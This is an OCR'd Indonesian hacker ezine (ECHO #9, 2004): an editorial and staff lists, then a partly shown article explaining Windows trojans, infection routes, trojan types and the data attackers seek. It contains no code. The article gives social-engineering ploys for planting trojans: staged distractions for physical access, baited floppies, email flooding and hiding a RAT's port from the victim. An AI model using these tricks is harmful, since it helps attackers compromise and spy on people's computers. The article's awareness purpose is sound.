
EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE

[Licensi]




TableofContent
EZINE#9




[IN SOLIDARITY]

==========

.: D E N G A N B A N G G A K A M I M E M P E R S E M B A H K A N :.





```
          |          -(+)-          |      -(+)-|            |
        -(+)-  |       |                    |-(+)-       |
          |  -(+)-                      |     |       -(+)-
            -(+)-                      -(+)-            |
              |                        |
```

ECHO-ZINE RELEASE 09
NOVEMBER - DESEMBER 2004

[EDITOR]
~~~~~~~~

SELAMAT TAHUN BARU 2005 , h4ppy NuY3aR 2005


SALAM BERBAGI,

Sebelum Kami memulai sambutan kami untuk ezine kali ini maka marilah kita sejenak ber'DOA'untuk sodara-sodara kita yang tertimpah musibah 'gempa' dan 'tsunami' di NAD dan Sumatera utara..... [- DOA -] $stop reading this!!! ....

Baiklah, terimakasih kami UCapkan kepada semua Pihak yang telah mendukung Ezine kali ini khususnya penggemar setia Ezine, para donatur khususnya, para Pengkritik ezine [khususnya] dan echo[umumnya] karena tanpa semua dukungan, saran, kritik dari KALIAN semua maka ezine kali ini mungkin tidak akan dapat di rilis.

PAda Ezine kali ini terdapat beberapa artikel yang cukup lawas tetapi tetap kami tampilkan dikarenakan ilmu tak ada yang basi , beberapa buah phreaking artikel dan prophile dari staff (comex) (akhirnya dia telah terbangun , :D), Oh iya, di Ezine kali ini kami memasukkan satu artikel yang merupakan kumpulan SCRIPT dari staff (y3dips dan K-159) , dengan harapan di ezine ezine selanjutnya teman teman dapat mengirim script yang dibuat secara pribadi.

Terus terang di ezine kali ini kami sangat merindukan M0by (kemana kamu young MAN) ide2 briliannya, ungkapan ungkapan 'bermaknanya', kritiknya yang tajam, cara berfikir dan tindakannya yang dewasa (*in my opinion) ,dan juga bantuannya buat ngembangin EcHo khususnya TAKE OVER ezine lagi :((..... i lost all contact with you (SMS, Email, EVEN CHAT)
~~~~~~~~



Kami juga sangat kekurangan waktu untuk berhubungan dengan K-159 dikarenakan beliau sudah tidak di 'post' nya lagi, dan mempunyai keterbatasan keterbatasan untuk memiliki waktu dalam ber-internet, sehingga tidak banyak waktu untuk berdiskusi dan menemukan teknik-teknik baru, 'ilmu' baru untuk dibahas bersama serta t4r*Et baru :P , bot baru serta BNC baru ..heuheuheu. Serta kontak yang tidak seaktif dulu dengan kedua Staff kami yang sudah 'mapan'Kang S`to dan MAs c-a-s-e , mereka berdua sudah sangat terlibatdi kehidupan nyata sehingga kami tidak mungkin memaksakan mereka untuk selalu aktif .

Untungnya the_day siap untuk meng=handle forum dan z3r0byt3 yang bersedia mengambil alih moderator milis dan comex yang sudah menampakkan diri , dan tidak lupa lirva32 atas support ,dukungan serta dedikasinya buat ECHO , tanpa kalian semua EcHo bukan apa -apa.

TERAKHIR, SELAMAT MENIKMATI EZINE KALI INI,

SALAM HANGAT
- - --------
y3dips
<Ezine editor>


[donatur artikel]
~~~~~~~~~~~~~~~~~~

y3dips,
K-159,
comex
Biatch-X
AgD
az001
@difigo,
ramius,
antonrahmadi.
AL_K,
familycode,
Fel_c

[Note]

Ascee ARt for Ezine Logo in thiz intro Article created by : y3dips
Ascee art for Ezine logo in all Article created by : AL_K

[greetz]
~~~~~~~~~~~~~~~~~~



~~~~~~~~~

+ TUHAN YME " the 0ne and only " plz --help US , n help this COUNTRY "
+ kepada semua memberz newbie_hacker('biarlah semangat berbagi itu selalu membara')
+ kepada GURU-GURU yang mengajar kami baik secara sengaja atau tidak sengaja
+ ISICteam
+ www.aikmel.com , www.jasakom.com
+ #e-c-h-o #aikmel

* kepada semua 'Security Industry'di INDONESIA ('kami akan mencoba untuk terus dapat berjalan disamping anda semua')

[special note]
~~~~~~~~~~~~~~~

Mundane person

He basically doesn't know anything about the hacking scene, even if he may have a computer and Internet access. The only things he knows about hackers is that they break computer systems and are criminals. Some of them write for the newspapers.

.....


Elf Qrin (http://www.ElfQrin.com)

[contact]
~~~~~~~~~~

Editor	: echostaff@echo.or.id
Submissions	: ezine@echo.or.id
Commentary	: ezine@echo.or.id
Url	: http://ezine.echo.or.id

[echo staff]
~~~~~~~~~~~~~


*ini adalah data keaktifan echo-staff selama 2 bulan terakhir (Nopember - Desember)



::nick::	::active::	::status message::
y3dips	*[3]^[1]#[2]$[1]	Take over Ezine #9 :(, waiting for moby -0-0-0-0-
moby	*[0]^[0]#[0]$[0]	w3 miss U bro , where are you ? ComeBack hurry :((
the_day	*[3]^[2]#[0]$[3]	Tak1ng Control Forum.echo.or.id, patch,patch, update
comex	*[1]^[0]#[1]$[1]	Write one article, n send the prophile :D (Hes alive)
z3r0byt3	*[3]^[2]#[3]$[0]	Tak1ng Control milis newbie_hacker@yahoogroups.com :)
K-159	*[1]^[1]#[0]$[0]	(-) internet connection , (-) internet connection
c-a-s-e	*[3]^[0]#[0]$[0]	sound of music <<< making online radio,
S`to	*[0]^[0]#[0]$[0]	Making his 2nd B00K ....


legend : * : active on ym
^ : active on irc #e-c-h-o
# : active on milis newbie_hacker
$: active on forum.echo.or.id

level : [3] = very very active
[2] = very active
[1] = active (at least 1 time)
[0] = ZZZ



Trojan And Their Future

Author: @difigo || adifigo@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id



15. Final Words

1. Apa Isi Dari Tulisan Ini ?

Dalam tulisan ini aku akan menjelaskan sebuah hal menarik seputar Trojan dan masa depan mereka. Aku berharap kita bisa menyadari betapa bahayanya Trojan dan mereka masih tetap menjadi masalah keamanan sampai saat ini meskipun banyak orang yang berkata jangan mendownload file dari internet dan kita tidak akan bisa terinfeksi yang mana pernyataan semacam ini tidaklah sepenuhnya benar. Hal paling utama yang aku ingin jelaskan pada tulisan ini adalah apakah Trojan ini mempunyai masa depan dan hal-hal menarik lainnya seputar mereka. Tulisan ini hanya untuk Trojan yang berbasis Windows dan tidak untuk Unix families.

2. Apa Itu Trojan Horse ?

-Sebuah program ilegal (unauthorized) yang ada di dalam program yang dipercaya (legitimate). Program ilegal ini menjalankan suatu aktivitas yang rahasia yang tidak diinginkan oleh user.


-Sebuah program yang dipercaya (legitimate) yang telah diubah dan ditambah kode ilegal (unauthorized) didalamnya, kode ini menjalankan suatu fungsi yang rahasia dan tidak diinginkan oleh user.

-Semua program yang menjalankan fungsi yang semestinya, tapi karena ada suatu kode program didalamnya dan tidak diketahui oleh user, menjalankan suatu aktifitas yang tidak diinginkan oleh user.

Trojan bisa atau biasa juga disebut RAT's atau Remote Administration Tools. Nama dari Trojan ini diambil dari mitologi Yunani kuno tentang perang antara pihak Yunani dan Troya. Karena tidak bisa menembus pertahanan pihak Troya, pihak Yunani memberikan hadiah berupa sebuah patung kuda kayu raksasa sebagai pengakuan kemenangan pihak Troya. Mereka menerima kuda raksasa itu dan kemudian membawanya pulang. Pada malam harinya, pasukan Yunani yang berada didalam kuda tersebut keluar dan mulai menyerang Troya. Anda bisa nonton filmnya yang berjudul "TROY" yang dibintangi oleh aktor Brad Pitt. Kok jadi ngomong soal film. Ok kita lanjutkan.

3. Trojan Saat Ini

Masalah Trojan selalu menjadi masalah keamanan yang sering dibicarakan orang sampai hari ini. Kebanyakan orang tidak tahu apa itu Trojan dan mereka tetap mendownload



file dari sumber yang tidak bisa dipercaya atau dari orang yang tidak dikenal.
Saatini ada lebih dari 600 Trojan di jagat maya (internet) yang saya tahu tapi saya pikir jumlahnya jauh lebih dari itu. Karena tiap hacker atau programmer saat ini memiliki Trojan buatan mereka sendiri untuk tujuan tertentu dan tidak diumumkan ke pihak umum.
Setiap grup hacking juga mempunyai Trojan sendiri. Ketika seseorang pertama kali belajar tentang winsock, hal yang mungkin pertama mereka ciptakan adalah chat client atau...Trojan. Aku akan membicarakan nanti tentang orang-orang yang masih mudahnya mereka terinfeksi oleh mereka sendiri, oleh hacker atau oleh beberapa teman.

4. Masa Depan Trojan


Aku pikir ada banyak orang diluar sana yang berpikir Trojan sudah kuno (outdate) dan tidak mempunyai masa depan. Well, aku tidak berpikir demikian. Trojan akan selalu mempunyai masa depan dan beberapa hal baru akan ditambah di dalam Trojan. Ada banyak hal yang bisa ditingkatkan dengan skill para programmer didalam Trojan. Trojan sepenuhnya bersembunyi didalam sistem dan tentu saja akan keluar ketika windows diload dan akan tetap ditempatnya (biasanya di registry) dan tidak terdeteksi oleh antivirus. Aku pikir ini adalah masa depan dari Trojan. Para programmer atau orang-orang yang membuat Trojan memiliki banyak ide untuk membuat Trojan mereka unik.

Orang-orang ini mulai menempatkan backdoors pada ActiveX dan siapa tahu mungkin di masa yang akan datang mereka akan menemukan tempat lain untuk meletakkan Trojan tersebut. Programmer akan selalu berpikir hal yang baru dan unik didalam Trojan dengan fungsi yang belum pernah ada sebelumnya.

Trojan dibuat tiap hari oleh para programmer dengan fitur-fitur baru dengan enkripsi yang lebih baik, jadi program anti-Trojan tidak bisa mendeteksinya. Jadi kita bisa tahu ada berapa banyak Trojan di internet. Secara teknis, Trojan bisa muncul dimana saja, di semua sistem operasi ataupun platform. Bagaimanapun seperti yang telah disebutkan diatas, penyebaran Trojan bekerja seperti pada penyebaran virus. Program-program yang didownload dari internet, khususnya shareware maupun freeware selalu tidak aman. Materi download dari server underground atau dari Usenet newsgroup juga termasuk kandidat. Ada banyak program yang tidak dicek sourcenya dan program-program baru bermunculan tiap harinya khususnya program freeware, mereka semua bisa saja adalah Trojan. Jadi berhati-hatilah dengan apa yang kita download dan dari mana kita mendownloadnya. Selalu download program dari situs resminya (official site).

5. Program AntiVirus

Banyak orang berpikir ketika mereka mempunyai virus scanner dengan definisi virus terbaru, mereka aman di internet dan mereka tidak akan terinfeksi oleh Trojan yang akan mengakses komputer mereka. Pendapat ini tidak benar. Tujuan dari program antivirus adalah mendeteksi virus bukan Trojan. Tapi ketika Trojan menjadi populer program antivirus ini mulai menambahkan definisi untuk Trojan. Program antivirus ini tidak



bisa menemukan Trojan dan menganalisanya, itulah sebabnya mereka hanya bisa mendeteksi beberapa Trojan yang populer seperti Back Orifice dan NetBus dan juga beberapa Trojan yang lain. Seperti yang telah aku katakan diatas ada lebih dari 600 Trojan dan program antivirus mendeteksi hanya sebagian KECIL dari mereka.Program antivirus ini bukan firewalls yang akan menghentikan seseorang yang ingin conect dengan komputer kita. Jadi aku harap kita bisa mengerti tujuan utama dari program antivirus bukan untuk mendeteksi Trojan dan melindungi kita sementara kita online.


6. Bagaimana Saya Bisa Terinfeksi ?

Setiap orang bertanya soal ini dan sering orang-orang bertanya kepada diri mereka sendiri bagaimana mereka bisa terinfeksi. Juga ketika seseorang bertanya kepada mereka apakah mereka menjalankan atau menginstall file/program yang dikirim oleh seseorang atau mendownloadnya dari situs tertentu, mereka selalu berkata mereka tidak menjalankan atau mendownload file tapi sebenarnya mereka melakukannya. Orang-orang tidak memberikan perhatian pada hal-hal yang mereka lakukan pada saat mereka online dan itulah mengapa mereka lupa saat mereka terinfeksi oleh Trojan. Kita bisa terinfeksi dari mana saja dan saya akan berusaha menjelaskan masalah ini disini.

6.1 Dari ICQ
6.2 Dari IRC
6.3 Dari Attachment
6.4 Akses Fisik
6.5 Disket Trik

6.1 Dari ICQ

Orang-orang berpikir bahwa mereka tidak akan terinfeksi ketika mereka sedang berbicara via ICQ tapi mereka lupa ketika seseorang mengirim mereka file. Setiap orang tahu betapa tidak amannya ICQ dan itulah mengapa beberapa orang takut menggunakannya. Mungkin kita tahu ada beberapa bug/hole pada ICQ yang memperbolehkan kita untuk mengirim file .exe kepada seseorang tapi file itu akan kelihatan seperti .bmp atau .jpg atau tipe file apa saja yang kita inginkan. Ini hal yang sangat berbahaya, seperti yang kita lihat dan bisa menempatkan kita dalam masalah. Para penyerang ini akan mengganti icon file seperti gambar BMP, mengatakan kepada kita ini adalah fotonya, mengganti namanya menjadi photo.bmp dan ketika kita menerimanya tentu saja itu memang gambar .bmp dan kita aman karena file tersebut tidak executable. Kemudian kita membukanya dan melihat itu memang sebuah gambar dan kita berpikir tidak ada yang perlu dicurigai.Itulah mengapa kebanyakan orang mengatakan mereka tidak menjalankan file (dalam hal ini file .exe) karena mereka tahu bahwa mereka hanya membuka sebuah gambar bukan executable file.
Cara untuk mencegah bug ini pada ICQ adalah selalu memeriksa tipe file sebelum menjalankannya. Bisa saja itu adalah jpg icon tapi jika tipe filenya adalah .exe, saya pikir adalah sebuah kesalahan jika kita menjalankan file tersebut.



Tips : Teratur untuk mengunjungi www.icq.com untuk mengetahui bugs yang ditemukan dan melakukan update.

6.2 Dari IRC (Internet Relay Chat) atau mIRC

Kita juga bisa terinfeksi dari IRC dengan menerima file dari sumber yang tidak terpercaya. Tapi aku menyarankan untuk selalu menjadi paranoid dan jangan menerima file dari siapa saja meskipun kawan dekatmu karena seseorang bisa saja mencuri passwordnya dan akhirnya menginfeksi kita. Beberapa orang berpikir bahwa mereka bisa 100% yakin bahwa orang yang disangka temannya itu adalah benar temannya karena mereka bisa menjawab rahasia temannya itu tapi seperti yang telah aku katakan jadilah paranoid karena seseorang bisa saja menginfeksi temanmu dengan memeriksa log IRC dan melihat rahasianya atau mempelajari beberapa hal. Menjadi paranoid lebih menjamin keamanan seperti yang telah aku katakan dan jangan menerima file dari siapa saja di IRC atau dari tempat lain seperti e-mail, ICQ atau teman online kita.


6.3 Dari E-mail Attachment

Hal yang sama berlaku pada e-mail attachment. Jangan pernah menjalankan apapun meskipun kita melihat pesannya gambar porno atau beberapa passwords server atau apa saja. Cara terbaik untuk menginfeksi seseorang dengan Trojan adalah dengan membanjiri mereka dengan e-mail karena ada saja orang yang baru mengetahui internet dan mereka tentu saja akan terinfeksi. Ini adalah cara terbaik untuk menginfeksi.

6.4 Akses Fisik
Kita bisa saja tentunya terkena infeksi oleh beberapa "teman" kita ketika mereka mempunyai akses fisik ke komputer kita. Mari beranggapan kita meninggalkan seseorang dengan komputermu dalam waktu 5 menit saja, dan tentu saja kita bisa terinfeksi oleh teman kita itu. Ada beberapa orang yang pandai diluar sana yang tetap berpikir cara baru untuk mendapat akses fisik pada komputer seseorang. Berikut adalah trik yang menarik :

1. Temanmu mungkin bertanya kepadamu "Hey bro bisa ambilkan aku segelas bir" atau sesuatu yang dapat membuat ia tinggal sendirian. Kita pergi mengambil segelas bir dan kemudian...kita tahu

2. Penyerang mungkin mempunyai rencana.Katakanlah kita mengundangnya pukul 12:00 dirumahmu dan penyerang ini akan mengatakan pada salah seorang temanmu untuk menghubungi kita pukul 12:15 dan mulai berbicara tentang sesuatu denganmu. Penyerang lagi-lagi mempunyai waktu untuk menginfeksi kita.
Juga seorang "teman" yang memanggilmu mungkin mengatakan sesuatu seperti "apakah ada seseorang disampingmu, jika ada berpindahlah ke suatu tempat karena aku tidak ingin orang mendengar apa yang kita bicarakan. Penyerang lagi-lagi sendirian dan mempunyai waktu untuk menginfeksi kita.



6.5 Disket Trik

Ini salah satu trik yang mungkin bekerja pada orang yang benar-benar menyukai sesuatu dan penyerang tahu apa itu. Katakanlah bahwa korban ingin menonton film porno atau menginginkan passwords xxx, kemudian penyerang dapat saja meninggalkan sebuah disket dengan Trojan didalamnya di depan pintu rumah korban dan menaruh Trojan dengan beberapa gambar xxx tentu saja. Ini adalah hal yang buruk karena kadang jika kita menginginkan sesuatu dan kita akhirnya menemukannya kita tidak berpikir lain kecuali menerimanya. Sekali lagi kita terinfeksi.
Aku harap kita bisa mengerti sekarang bagaimana kita bisa terinfeksi terakhir kali (jika kita terinfeksi tentu saja)


7. Seberapa Besar Bahaya Yang Ditimbulkan Trojan ?

Kebanyakan orang yang tidak tahu apa itu Trojan, berpikir bahwa ketika mereka menjalankan file executable (.exe) tidak terjadi apa-apa karena komputer mereka masih tetap bekerja dan semua data baik-baik saja, jika itu adalah sebuah virus maka data mereka akan rusak dan komputer mereka akan berhenti bekerja.
Seseorang sedang mendownload dan mengupload file di komputer kita.
Seseorang sedang membaca semua log IRC kita dan mempelajari hal menarik tentang kita dan temanmu.Seseorang sedang membaca SEMUA pesan ICQ kita.Seseorang sedang menghapus file di komputer kita.Ini adalah beberapa contoh betapa bahayanya Trojan. Ada beberapa orang yang menggunakan Trojan hanya untuk menaruh virus pada mesin yang terinfeksi seperti CIH dan kemudian...menghancurkan mesin/komputer itu. Ck.ck.ck

8. Beberapa Jenis Trojan

8.1 Remote Acces Trojan (RAT)

Ini adalah Trojan yang populer saat ini. Setiap orang ingin memiliki jenis Trojan ini karena ia ingin mempunyai akses ke hard drive korban. RAT'S (Remote Access Trojans) sangat mudah digunakan. Hanya dengan membuat seseorang menjalankan server (istilah dalam Trojan untuk program yang dijalankan oleh korban) dan mengetahui alamat IP korban kita dapat FULL akses ke komputer korban. Kita bisa melakukan apa saja tergantung fasilitas yang disediakan oleh Trojan yang kita gunakan. RAT'S juga mempunyai fungsi akses seperti: keylogger, upload dan fungsi download, membuat screenshot dan lain-lain.
Beberapa orang menggunakan Trojan untuk tujuan ilegal. Mereka hanya ingin main hapus dan hapus. Ini adalah para lamer (orang dungu). Banyak petunjuk untuk menggunakan Trojan (salah satunya tulisan ini-) dan kita seharusnya mempelajarinya.Banyak program diluar sana yang bisa mendeteksi Trojan yang umum, tapi Trojan baru selalu muncul setiap hari dan program ini (antivirus/antiTrojan) tidak berada pada tingkat pengamanan maksimum. Trojan selalu melakukan hal yang sama. Trojan restart setiap kali windows di load yang berarti bahwa ada sesuatu yang ditaruh



didalam registry atau pada win.ini atau pada sistem file yang lain yang memungkinkan Trojan bisa restart. Juga Trojan menciptakan file di windows/sistem direktori. File tersebut selalu kelihatan seperti normal windows executable. Kebanyakan Trojan bersembunyi dari Cltr+Alt+Del menu. Ini tidak bagus karena ada beberapa orang yang menggunakan fungsi ini hanya untuk melihat proses yang sedang berjalan. Ada program yang akan memberitahu kita proses dan file dari mana datangnya. Yeah, tapi beberapa Trojan seperti yang telah aku katakan menggunakannama palsu dan ini sedikit susah untuk seseorang untuk memilih proses mana yang seharusnyadi-kill/end process. Remote Access Trojan membuka port di komputer kita dan membiarkan orang untuk bisa conect/tersambung. Beberapa Trojan mempunyai pilihan seperti mengganti port dan menaruh password agar hanya orang yang menginfeksi kita yang bisa menggunakan akses ke komputer kita. Pilihan untuk merubah port sangat bagus karena saya yakin kita tidak ingin korbanmu melihat bahwa port 31337 terbuka pada komputernya. Remote Access Trojan muncul tiap hari dan mereka tetap akan terus muncul. Untuk mereka yang menggunakan Trojan jenis ini : HATI-HATI kita bisa menginfeksi komputer kita dan korban yang ingin kita "singkirkan" akan membalas dan kita pada akhirnya nanti akan menyesal.

8.2 Trojan Pengirim Passwords (Passwords Sending Trojan)


Tujuan dari Trojan ini adalah mencari passwords yang tersimpan dalam komputer dan kemudian mengirimnya melalui e-mail secara rahasia. Kebanyakan Trojan ini tidak restart setiap kali windows diload dan kebanyakan dari mereka menggunakan port 25 (smtp-simple mail transfer protocol) untuk mengirim e-mail. Ada juga jenis Trojan yang mengirim e-mail yang berisi ICQ number, informasi tentang komputer korban dan hal lainnya. Trojan ini berbahaya jika kita mempunyai passwords yang tersimpan didalam komputer.

8.3 Keyloggers

Jenis Trojan ini sangat sederhana. Satu-satunya "pekerjaan" yang mereka lakukan adalah menyimpan ketikan keyboard pada komputer korban dan memeriksa passwords yang
tersimpan pada log file. Pada beberapa kasus Trojan ini akan restart setiap kali windows diload. Mereka memiliki berbagai pilihan seperti merekam pada saat online dan saat offline. Pada mode merekam secara online mereka tahu jika korban sedang online dan merekam segala aktivitasnya. Tapi pada mode offline mereka merekam semua aktivitas setelah windows diload kemudian menyimpannya pada hard disk korban menunggu
untuk dikirimkan.

8.4 Trojan Perusak (Destructive Trojan)

Satu-satunya fungsi Trojan jenis ini adalah untuk menghancurkan dan menghapus



file. Hal ini membuat mereka kelihatan sangat sederhana dan sangat mudah digunakan. Mereka secara otomatis akan menghapus semua file .dll atau file .exe didalam komputer kita. Mereka sangat berbahaya dan sekali kita terinfeksi maka yakinlah tidak ada
informasi penting didalam komputer kita.

8.5 FTP Trojan
Trojan ini membuka port 21 (ftp-file transfer protocol) di komputer kita dan membiarkan setiap orang yang mempunyai FTP client untuk bisa tersambung ke komputer
kita tanpa otentifikasi password dan akan mengupload dan download file secara bebas. Ini adalah Trojan yang umum. Mereka semua berbahaya dan kita harus hati-hati menggunakannya.


9. Siapa Yang Bisa Menginfeksi Kita ?

Well, pada dasarnya kita bisa terinfeksi oleh orang-orang yang tahu menggunakan Trojan (itu sangat mudah) dan tentu saja mereka tahu cara menginfeksi kita. Orang yang menggunakan Trojan untuk menjadi hacker baru saja pada tahap awal untuk menggunakan Trojan. Beberapa dari orang-orang ini tidak ingin berpindah ke tahap berikutnya dan mereka menjadi lamers (sebutan untuk orang yang menggunakan tools/program untuk merusak dan tidak tahu apa-apa) yang hanya bisa menggunakan Trojan dan seperti yang telah saya katakan itu sangat mudah. Tapi setelah membaca tulisan ini kita bisa tahu beberapa cara/jalan seseorang bisa menginfeksi kita dengan Trojan dan akan sangat sulit nantinya untuk seseorang menggunakan Trojan ini untuk menginfeksi kita.

10. Apa Sebenarnya Yang Dicari Para Penyerang ?

Beberapa diantara kita mungkin akan berpikir bahwa Trojan digunakan hanya untuk merusak. Well mereka juga bisa menggunakan Trojan pada komputer seseorang dan mengambil beberapa informasi penting darinya. Beberapa data umum yang dicari oleh para penyerang diantaranya :

- Informasi mengenai kartu kredit
- Informasi account
- Semua data accounting
- Database
- Mailing list
- Alamat rumah
- Alamat e-mail
- Passwords account
- Informasi bisnis
- Resume



- Nomor telepon
- Surat yang kita tulis
- Foto keluarga/kita
- Informasi tentang sekolah kita atau universitas

